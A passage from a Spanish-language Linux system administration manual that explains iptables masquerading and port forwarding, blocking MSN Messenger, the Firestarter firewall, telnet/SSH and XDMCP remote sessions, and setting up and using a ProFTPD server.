No obstante, esta configuración cumple bien el propósito de aprender como funciona la instalación de un script sencillo para rutear. Se recomienda enfáticamente proteger los Windows mediante firewalls tales como ZoneAlarm y otros.

Comenzamos creando un pequeño script como root, ubicado en

/etc/network/if-up.d/00-firewall

Su contenido será el siguiente.

```
#!/bin/sh
PATH=/usr/sbin:/sbin:/bin:/usr/bin

#Basado en http://gdsol.uta.cl/wiki/index.php/Gateway\_Debian

echo "Borrando reglas anteriores"
iptables -F
iptables -t nat -F
iptables -t mangle -F
iptables -X

echo "Compartiendo internet de la interfaz eth0"
echo "a la interfaz eth1 (192.168.0.x)"
iptables -t nat -A POSTROUTING -o eth0 -s 192.168.0.0/24 -j MASQUERADE
iptables -t nat -L POSTROUTING
echo 1 > /proc/sys/net/ipv4/ip_forward

echo "Probando Google..."
ping google.com.ar -c 1
```

Atención: Si utilizamos conexión por ADSL "**eth0**" debería ser cambiado por "**ppp0**", Convendría revisar el estado de las reglas mediante el comando "route": puede hacer falta agregar al final una línea que diga

```
route add default ppp0
```

Tornamos ejecutable el script:

```
chmod +x /etc/network/if-up.d/00-firewall
```

En lugar de reiniciar toda la red (**/etc/init.d/networking restart**), reiniciamos solo la interfaz beneficiada:

```
ifdown eth1
ifup eth1
```

Una vez que todo funcione correctamente: no dar nada por sentado: reiniciar y revisar que el gateway conecte y comparta la conexión.

- Podría estar faltando insertar el modulo **pppoe**. Consultarlo mediante **lsmod**, y activarlo mediante **modprobe pppoe**. Agregarlo también en el script de arranque.
- Si algún usuario se encuentra leechando²¹ podría llegar a superar el límite prudencial de conexiones (varía según el enlace). Un **sudo netstat -pa | wc -l** nos permite descubrir cuantas conexiones estamos sosteniendo. Por ejemplo en el ADSL de Speedy, el límite se encuentra aproximadamente en las 200 conexiones simultáneas.

Otro forma de averiguar que conexiones está realizando el equipo, es haciendo **sudo lsof | grep TCP**

En este caso se debería limitar, además de la velocidad de descarga, el número de conexiones en los clientes Kazaa, BitTorrent o Edonkey, quienes CENTUPLICAN esos valores, constituyéndose en un abuso muy serio para las redes. Los verdaderos hackers, en cambio, utilizan los viejos y buenos FTP o CTCP (de los canales de compartición de archivos del IRC), que solo emplean 1 (una) conexión por cada descarga.

8.13.8.2. Configuraciones especiales “a mano”

Un router Linux siempre será mas seguro, completo y flexible que un router por hardware. Ejemplo de algunas cosas que podemos hacer con ellos.

Reenvío, Filtrado.

Supongamos que queremos reenviar toda solicitud al puerto 80 (web) de nuestro router casero hacia un servidor “escondido” en la red interna. A las reglas anteriores anexamos:

21 Construcción utilizada habitualmente para designar a la bajada masiva de archivos.

```
iptables -A FORWARD -i ppp0 -p tcp --dport 80 -d 192.168.1.10 -j ACCEPT
iptables -t nat -A PREROUTING -i ppp0 -p tcp --dport 80 -j DNAT --to 192.168.1.10:80
```

Filtros


Las siguientes reglas buscan cadenas frecuentes en los paquetes enviados al **Messenger** de Microsoft, y deniegan el acceso.

```
iptables -t mangle -A POSTROUTING -s 0/0 -m layer7 --l7proto msnmessenger -j DROP
iptables -A FORWARD -s 192.168.x.0/24 -p tcp --dport 1863 -j REJECT
iptables -A FORWARD -s 192.168.x.0/24 -d loginnet.passport.com -j REJECT
gateway.messenger.hotmail.com/gateway/gateway.dll
iptables -A FORWARD -p tcp -d messenger.hotmail.com --dport 80 -j DROP
iptables -A FORWARD -p tcp --dport 1863 -j DROP
iptables -A FORWARD -s 0/0 -d 65.54.195.253 -j DROP
iptables -A FORWARD -s 0/0 -d 65.54.213.62 -j DROP
iptables -A FORWARD -s 0/0 -d 65.54.213.30 -j DROP
iptables -A FORWARD -s 0/0 -d 207.46.104.20 -j DROP
iptables -A FORWARD -s 0/0 -d 65.54.195.254 -j DROP
iptables -A FORWARD -s 0/0 -p tcp --dport 1863 -j REJECT
iptables -A FORWARD -s 0/0 -d loginnet.passport.com -j REJECT
iptables -A FORWARD -s 0/0 -d webmessenger.msn.com -j REJECT
iptables -A FORWARD -s 0/0 -d e-messenger.net -j REJECT
```

8.13.8.3. Enmascaramiento: Configuración "B" (gráfica y controlada)

Crear reglas de iptables es fascinante, pero exige consultar bastante documentación. Desde hace algunos meses se han popularizado varios programas que automatizan la implantación de reglas iptables desde cómodas interfaces. Guarddog+GuideDog, ufw (Uncomplicated Firewall), webmin-firewall y Firestarter son buenos ejemplos.

Veremos el uso de Firestarter.



La instalación no puede ser mas simple:


```
apt-get install firestarter
```

Debido a que iptables no es un demonio, sino un módulo de kernel, no posee el comportamiento de arrancar desde el inicio, aunque si puede detenerse, reconfigurarse, y reiniciarse. Por esta razón en la "Configuración A" tuvimos que hacer que arrancara mediante una "artimaña".

Ahora bien. Firestarter se *comporta* como un demonio. Durante la instalación queda activado en el inicio. Debemos configurarlo ejecutando firestarter desde alguna consola preferentemente como root.

Debemos elegir que interface posee el acceso a una red superior (o a Internet), y que otra interface posee el acceso a la LAN. Debemos escoger si el manejo de datagramas sera "restrictivo por defecto" o "permisivo por defecto". Todo el tiempo estaremos viendo una estadística de transferencia.

A veces sucede que prohibimos en demasía, y algunos programas de la LAN no conectan a Internet. Debemos estar pendientes de la pestaña "Events" donde figuran todos los accesos no autorizados. Con el botón derecho del Mouse podemos "Permitir la Conexión" o "Permitir la Conexión para la IP". Podemos también reenviar a otro puerto, o incluso a otra interface.



Device	Type	Received	Sent	Activity
eth0	Internet	0.7 MB	0.0 MB	2.2 KB/s
eth1	Local	0.0 MB	0.1 MB	0.0 KB/s
sit0	IPv6 Tunnel	0.0 MB	0.0 MB	0.0 KB/s

▼ Active connections

Source	Destination	Port	Service	Program
130.232.120.53	66.102.9.99	80	HTTP	firefox-bin
130.232.120.53	204.225.124.69	6667	Ircd	xchat
130.232.120.53	216.239.51.104	80	HTTP	firefox-bin

Otra opción muy amable que posee Firestarter es la de tocar con el botón derecho alguna IP que tenga un comportamiento "extraño", y darle a la opción "Resolver". En la medida que pueda, Firestarter contactará al DNS y tratará de mostrarnos el nombre de host.

También, mientras pueda, Firestarter nos mostrará el programa que ha solicitado la conexión.

En mi experiencia, es un programa extremadamente potente, con el que he logrado pequeñas magias como:



- Reenviar el trafico http a Squid: así pude descubrir mediante el access.log, un sereno que durante las noches en lugar de cuidar el edificio... "cuidaba otros sitios".
- Sacarse de encima adolescentes y denegar el paso a **gateway.messenger.hotmail.com**
- En su lugar, permitir el paso al protocolo Jabber, y a los Roster de MSN y Yahoo, obteniendo una red mas fiable, con menos gusanos y troyanos.
- Permitir el paso de correo IMAP y POP "solo a la IP que yo quiero"
- Dejar bajar programas vía BitTorrent solo al BOFH a cargo (yo): esta es la típica auto asignación de privilegios que nos permitimos los Moles de las redes.

Una característica a lo "Windows" que posee este programa, es que se alojará en la TrayBar de GNOME, XFCE o KDE mientras no lo estemos usando, pudiendo emerger, detener o continuar cuando queramos.



8.13.8.4. Enmascaramiento: Configuración "C" (gráfica y restrictiva)

Esta nota la escribí hace un tiempo en

<http://bunker-blog.blogspot.com/2007/03/firestarter-restrictivo-y-no-tanto.html>

Hace un tiempo estoy compartiendo Internet con mis vecinos. Pero a pesar de los acuerdos preliminares, nunca falta el *leecher* que se tienta y empieza a saturar la conexión con el eDonkey, Ares, BitTorrent, y otros que hicieron las delicias de mi adolescencia. Pero ahora donde los veo, los censuro alegremente.



También suelo descubrir programas procedentes de esos Windows que envían programas sin razón aparente: Spywares, Adwares, alguno que otro troyano. A más contaminación, mas datagramas circulando por la red.

Además utilizo el cliente no-ip para conectarme a mi server cuando estoy fuera de casa (puerto 8245).

Esta parte es muy simple: en la primer captura se puede apreciar

- Tildada la opción "**restrictivo por omisión, tráfico en lista blanca**"
- **Permitir las conexiones desde el host LAN:** aquí van las maquinas **absolutamente confiables**. A las cuales no se les niega nada. Por ejemplo: **192.168.1.1**
- Segunda captura de pantalla: **Permitir servicio - Puerto - Para:** aquí se especifica claramente que servicio se les permite a las IP "ruidosas". Por ejemplo, al usuario de la computadora 192.168.1.5 solo lo dejo usar el correo, en tanto que al de la 192.168.1.6 solo lo dejo navegar por la Web
 - POP3 - 110 – **192.168.1.5**
 - SMTP - 25 – **192.168.1.5**
 - DNS - 53 – **192.168.1.5**
 - HTTP - 80 – **192.168.1.6**
 - HTTPS - 443 – **192.168.1.6**
 - DNS - 53 – **192.168.1.6**

Ojo: el puerto 53 es necesario en todos los casos




Servicios del Firewall para la LAN: Hay que aclararlos en la misma ventana. En mi caso **Obelix** no solo rutea paquetes, sino que además lo tengo haciendo de todo un poco. Por ejemplo SSH, necesario para entrar a mis maquinas con Linux de la LAN a través del Firewall, y FTP, para buscar archivos cuando en mi trabajo me olvide de llevar el pendrive.



Algunas tareas que efectúa **Obelix** en la LAN, quiero que también sean permitidas para Internet: hay que hacerlo en 3 partes

1. Permitirle al Firewall emitir estos paquetes: proceder como en la Captura 3
2. Volvemos a **Normativa para el tráfico entrante** y aclaramos "A cualquiera" (everyone).
3. **Aplicar normativa.** ESPERAR aprox. 1 minuto.



8.14. Telnet / SSH

Tanto Telnet como SSH nos permiten iniciar una sesión remota contra un servidor Windows Server, Unix o GNU/Linux. Si conocemos los comandos del shell podemos trabajar dentro del equipo como si realmente estuviéramos sentados físicamente delante de él. Esto es muy útil para reparar, levantar servicios, reiniciar, sacar usuarios molestos, revisar la base de datos, y diversas tareas típicas del administrador.

8.14.1. Instalación de los servicios

```
apt-get install telnetd openssh-server
```


8.14.2. Software necesario en las estaciones

- En **GNU/Linux** usamos simplemente los comandos **telnet** y **ssh**
- En el caso de telnet, en **Windows** podemos usar

Inicio / Ejecutar / telnet

- Sin embargo, Windows no posee cliente ssh. Y el cliente telnet es muy incompatible con teclados y juegos de caracteres. De modo que conviene usar algún software específico como

<http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe>



Ahora sí: Nos vemos muy "geeks" cuando jugamos con la consola, y podemos incluso asombrar a parientes y amigos mientras les hacemos creer que nos estamos inscribiendo en la Asociación de Estudiantes de la Universidad Complutense de Madrid²², o que estamos colaborando en un programa de búsqueda de Inteligencia Extraterrestre²³ en la Universidad de Berkeley²⁴ :P

²² putty vía ssh a -> ieeesb.fdi.ucm.es

²³ http://setiweb.ssl.berkeley.edu/

²⁴ putty vía ssh a -> ocf.berkeley.edu

Abrir programas gráficos en forma remota vía SSH

Recién no lo mencioné... pero no se puede abrir un programa **gráfico** a distancia mediante el método anterior. Para ello se debe entubar el protocolo que utiliza el server gráfico "X".

8.14.2.1. Entre Linux(s) / Unix(s)

Levantar solamente algún programa remoto:

Podemos emplear SSH par abrir solo algúna aplicación remota en particular. El cliente SSH posee dos opciones (-X y -C), muy útiles para abrir aplicaciones gráficas de otro server gráfico (X) de otro Unix. Solo requiere que X funcione en el cliente, y que el servicio SSH se encuentre ejecutando en la maquina destino. Veamos un ejemplo:

```
usuario@maquinaA ssh -C -X usuario@ip_maquina_B
password: *****
usuario@maquinaB xterm
```

En este caso:

- -C Habilita la compresión de Hardware.
 - Se puede agregar la opción **-X -C -c cipher1,cipher2** en conexiones muy lentas (cuidado al copiar y pegar! - escriba las líneas a mano)
- -X realiza un "X Forwarding", es decir, deja pasar programas gráficos corriendo sobre X.
- **usuario@** Indica un usuario **válido** en la maquina B
- xterm es solo un ejemplo. Mediando una buena velocidad, se puede levantar cualquier aplicación.

Levantar sesiones de trabajo remota – Controlar varios escritorios a la vez – Reciclar estaciones

A veces queremos tener el escritorio completo de un Linux, en otro Linux. El truco pasa por

1. Pedirle al manejador de sesiones (GDM / KDM / XDM, etc) de la máquina servidora, que nos permita pasar en forma remota. En Ubuntu el manejador de sesiones por defecto en GDM.
2. En la computadora cliente desde donde queremos iniciar la conexión, creamos una instancia de X que apunte a la servidora.

Hay muchas maneras de lograrlo, y a veces varía un poco de acuerdo a la distro que empleemos. Basta escribir XDMCP en Google para encontrar varias recetas. En Ubuntu lo mas simple es:

1. En la computadora servidora creamos un archivo **/etc/gdm/custom.conf**, con el siguiente contenido:

```
# GDM configuration storage
[xdmcp]
Enable=true
DisplaysPerHost=15

[chooser]

[security]

[debug]
```

Reiniciamos, o si estamos apurados, detenemos el servicio GDM:

```
sudo /etc/init.d/gdm stop
```

Esto nos baja a la tty1, y nos deja en modo texto. Nos logueamos nuevamente en modo texto, y reiniciamos el servicio:

```
sudo /etc/init.d/gdm start
```

2. En la computadora cliente se pueden dar tres situaciones

- Que ya exista una X en curso. Esto se conoce como Display :1.0. Si no queremos interrumpir todos nuestros trabajos en curso, y queremos switchear entre el escritorio local y el remoto, nos vamos a la tty1 pulsando Ctrl + Alt + F1, y desde allí escribimos

```
sudo X :2.0 -query ipDelServidor
```

¡Esto nos abrirá una bienvenida en el server remoto, al estilo Terminal Server de Windows!

Un cliente que también hace esto es el **gdmflexiserver**.

- Que la X en curso no nos permita "Switchear" al modo texto. Algunas distros tienen este comportamiento.


En ese caso, bajamos el GDM local del cliente, con

```
sudo /etc/init.d/gdm stop
```

Y luego ejecutamos en el modo texto una instrucción donde no hace falta declarar el Display a usar: por defecto será el :1.0

```
sudo X -query ipDelServidor
```

- Esta es mi favorita: la computadora cliente es tan obsoleta, que a duras penas puede levantar un modo gráfico. Me pasa con varias maquinas de una escuela estatal en la que soy encargado en el turno mañana. El procedimiento es muy simple: en la estación obsoleta, pruebo alguno de los trucos anteriores. Si tengo éxito, instalo en alguno de los scripts que arrancan en /etc/init.d el llamado a gdmflexiserver, o el llamado a sudo X -query, y la estación arranca sobre la servidora. En ocasiones limite, instalo en la obsoleta alguna distro Linux para maquinas muy pero muy viejitas, como PuppyLinux, Damm Small Linux, o Deli Linux, solo para hackearles el /etc/init.d, el /etc/rc.local, y realizar el llamado a la servidora desde allí. ¡Maquina reciclada, y sin gastar un peso!



8.14.2.2. Abrir X remota en Windows

Los server X vienen para muchos sistemas operativos. Si no tenemos contra un Linux, se puede emplear al menos uno de los siguientes métodos. Algunos X para Windows:

- **Abierto:** Xming (<http://www.str羹msoft.com/>)
- **Propietario:** Xmanager (www.citrix.com/)

En la siguiente captura de pantalla puede observarse un Linux RedHat corriendo dentro de la

herramienta **Xmanager para Windows.**

Vinculo útil: <http://bunker-blog.blogspot.com/2006/09/levantar-programas-graficos-de-linux.html>

8.15. FTP (File Transfer Protocol)

El FTP, o "Protocolo para Transferencia de Ficheros", se usa para "subir" (put) y "bajar" (get) archivos a una computadora donde tengamos cuenta de usuario. En ocasiones se puede habilitar un usuario "anonymous" o "guest". Usaremos PROFTPD, un demonio muy amigable y configurable.

8.15.1. Instalación del servidor:

```
apt-get install proftpd
```

Como de costumbre, **apt** se encarga de obtener los archivos y de configurarlos. Podemos revisar si la instalación tuvo éxito conectando a la interface **loopback** (**lo**)

```
ftp 127.0.0.1
Connected to 127.0.0.1.
220 ProFTPD 1.2.9 Server (Debian) [zion]
Name (127.0.0.1:sergio): sergio
331 Password required for sergio.
Password: *****
230 User sergio logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>bye
221 Goodbye.
```

8.15.2. Instalación de los clientes

8.15.2.1. Clientes "de texto"

Hay muchos, como ncftp, lftp, o el clásico "ftp", que nos puede sacar de mas de un apuro. Tanto en GNU/Linux como en Windows, si hemos instalado las herramientas básicas del protocolo TCP/IP, poseemos a nivel shell este pequeño binario llamado "ftp".

- En este ejemplo, entraremos a un servidor ftp, a buscar el navegador Mozilla para Windows. Mozilla es un navegador muy potente y completo, fuente abierta.
- Emplearemos usuario **anonymous** y como password, **una dirección de correo**
- Usaremos la orden **hash** para que nos muestre mediante numerales (#) el progreso de la transferencia.
- Usaremos la orden **GET** (obtener) para bajar archivos. La orden contraria sería **PUT** (poner) para subirlos.
- No tratado aquí: a veces conviene bajarse de los ftp, archivos que contienen cadenas **md5sum**. Su utilidad radica en poder realizar un control de corrupciones durante las transferencias.

```
ftp ftp.mozilla.org
```

Connected to ftp.mozilla.org.

```
Name (ftp.mozilla.org:s): anonymous
```

```
Password: sergio@eim.esc.edu.ar
```

```
230 Login successful.
```

```
Remote system type is UNIX.
```

```
ftp> ls
```

```
150 Here comes the directory listing.
```

```
20 May 02 2004 iu-only
```

```
4096 May 05 18:25 pub
```

```
22 Feb 09 2004 test
```

```
ftp> cd pub
```

```
Welcome to the USSG Public File Server!
```

```
ftp> ls
```

```
150 Here comes the directory listing.
```

```
4096 Jun 04 05:27 FreeBSD
```

```
152 Jun 05 00:21 OpenBSD
```

```
1004 May 03 18:25 README.nfs
```

```
4096 Jun 05 02:47 apache
```

```
19 May 24 13:39 mozilla-micro
```

```
61 May 05 18:16 mozilla-video
```

```
4096 May 23 05:19 mozilla.org
```

```
65 Jun 05 2003 openoffice
```

```
121 Dec 14 14:51 xlivecd
```

```
226 Directory send OK.
```

```
ftp> cd mozilla.org
```

```
ftp> ls
```

```
150 Here comes the directory listing.
```

```
38 May 23 05:31 mirror
```

```
4096 Oct 21 2003 mozilla
```

```
4096 May 28 22:11 themes
```

```
117 Jan 08 00:19 thunderbird
```

```
ftp> cd mozilla
```

```
ftp> ls
```

150 Here comes the directory listing.

55 Jul 13 2003 contrib

8192 Jun 05 13:14 nightly

4096 May 11 23:53 **releases**

4096 Apr 05 2004 source

ftp> cd **releases**

ftp> ls

150 Here comes the directory listing.

4096 Mar 24 2004 mozilla1.7b

4096 Feb 23 17:14 **mozilla1.8b1**

ftp> cd **mozilla1.8b1**

ftp> ls

12210812 Feb 23 17:04 **mozilla-win32-1.8b1-installer.exe**

ftp> **hash**

Hash mark printing on (1024 bytes/mark)

ftp> **get mozilla-win32-1.8b1-installer.exe**

150 Opening BINARY mode data connection for mozilla-win32-1.8b1-installer.exe (12210812 bytes).

#####
Download sucess

ftp> **bye**


bye

8.15.2.2. Clientes Gráficos

Navegadores (Explorer, Firefox, Mozilla, Opera, etc): si bien es fácil encontrar un navegador, no es el mejor método por cuanto:

- Suelen esconder las transacciones.
- No ofrecen mecanismos fiables de subida (PUT)
- No poseen mecanismos de retransferencia²⁵ en caso que se corte la conexión.

`ftp://usuario:contraseña@servidor.extension.pais/carpeta/subcarpeta/`



FTP Directory:
<ftp://bunker@bunker.org.ar/www/incubadora/>

Parent Directory		
CaratulaSergio.dia	3k	
RedInstituto.dia	4k	
